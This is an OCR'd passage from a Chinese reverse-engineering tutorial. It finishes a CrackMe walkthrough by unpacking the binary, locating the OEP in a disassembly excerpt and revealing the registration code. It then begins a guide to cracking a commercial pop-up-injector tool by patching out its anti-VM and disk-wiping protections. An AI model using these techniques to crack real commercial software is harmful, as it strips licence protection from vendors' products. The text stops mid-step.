


图19




图20

```
004012FC   /EB 10           jmp    short 0040130E
......
00401308   |90              nop
00401309   -|E9 98504600    jmp    008663A6
0040130E   \A1 8B504600     mov    eax, dword ptr [46508B]
00401313    C1E0 02         shl    eax, 2
00401316    A3 8F504600     mov    dword ptr [46508F], eax
```

004012FC这里就是OEP了，我想大家会问怎么知道这里是入口点。其实我也不确定，只是凭感觉。即使不是也没关系，我们可以继续嘛。从这里DUMP出来，如图20。脱壳后再用PEID查一下壳，如图21，Borland C++ 1999。这样再运行一下，正常，脱壳完毕。至此，第三关的难点已经过去了。




图21

动态调试部分：

脱壳后的程序载入Ollyice，经典的查找字符串如图22，很容易发现注册码就是a4d6sdsf3。想来出题者不想在这里为难参赛者吧。注册一下，成功，如图23。




图22




图23

至此，三关已顺利通过，文章比较长，我也没有拖较多的代码。大家注意一下分析过程就好。作为CrackMe，必定不止我文中提及的几种方法。要想进步还要靠读者发掘了，针对第三个CrackMe，两种破解过程我都录了下来，读者有兴趣可以看一下。

突破一切障碍，完全调戏软件加弹窗工具7.0

Dintal

【软件名称】：软件加弹窗工具7.0

【软件大小】：1.33m

【下载地址】：自己搜索下载或者见附件

【保护方式】：藏猫猫+防虚拟+参数+删硬盘+多重验证

【编写语言】：Microsoft Visual C++ 6.0

【使用工具】：Dintal-OD

【操作平台】：VPC-WinXP

【软件介绍】：可以在将EXE文件中插入网页弹窗。

之前玩了第五版，在回复里见到有人说最新版本会删掉硬盘的东西，然后上网搜索了一下，发现还没有破解版那就有点动冲动要玩玩了，大家在玩的时候要记得用虚拟机，否则格了硬盘别找我，下面同样以一个故事作为引子吧：

故事：一个老大和他的一个小混混，小混混和老大是连体婴，平时工作都是小混混做的，老大只是负责命令小混混开工，而小混混在需要开工的时候就会被老大分离出来，然后老大给他说一下开工暗语，那小混混才会正常工作。其实他们做的是装窗口的工作，有两种服务的，要么就是在这窗口里卖卖广告，不收装窗费，但只能做一次这样的交易。另外的服务是收装窗费，给你没广告的全套服务。别以为客户能和小混混讲价或者暴力威逼哦，要是这样的话，小混混会叫cmd一下分身好几个把你家都拆了…当然如果你比cmd更暴力的话，把cmd阉割了，那小混混就任由你调戏了，下面破文开始。

步骤：

1、找到真正的程序。

2、去除防虚拟机中调试限制。（因为有删硬盘的危险）

3、去除启动参数。

4、去除部分格式化硬盘或者删除硬盘的代码调用。（很重要）

5、淡定地逆向分析，寻求破解之路。（重点说）

peid对原程序查壳为Microsoft Visual C++ 6.0，无壳也。步骤1和3的话，请搜索我的一篇文章“多方法玩一个程序全过程记录”，因为技术思路是差不多的，我在那里写得很详细了不再详细说，所以在下面直接给出需要修改的代码或者操作方法。先看看我的OD设置，如图1：




图1

处理步骤1（找到真正的程序）：我用的是OD附加，直接重载保存的方法。得到“tempk.txt”改名为"真身.exe"

处理步骤2（去除防虚拟机中调试限制）：在虚拟机里运行，提示"not run vm"，搜索字符串是没有的，OD载入"真身.exe",我用断点"bp MessageBoxA"断下，然后堆栈窗口里找“返回到真身.exe”尝试修改，这里我直接告诉大家在哪里跟随吧，如果你自己尝试的应该在成功前已经给格了最少3次硬盘了。因为下面就有一个调用格盘代码的地方，如图2：

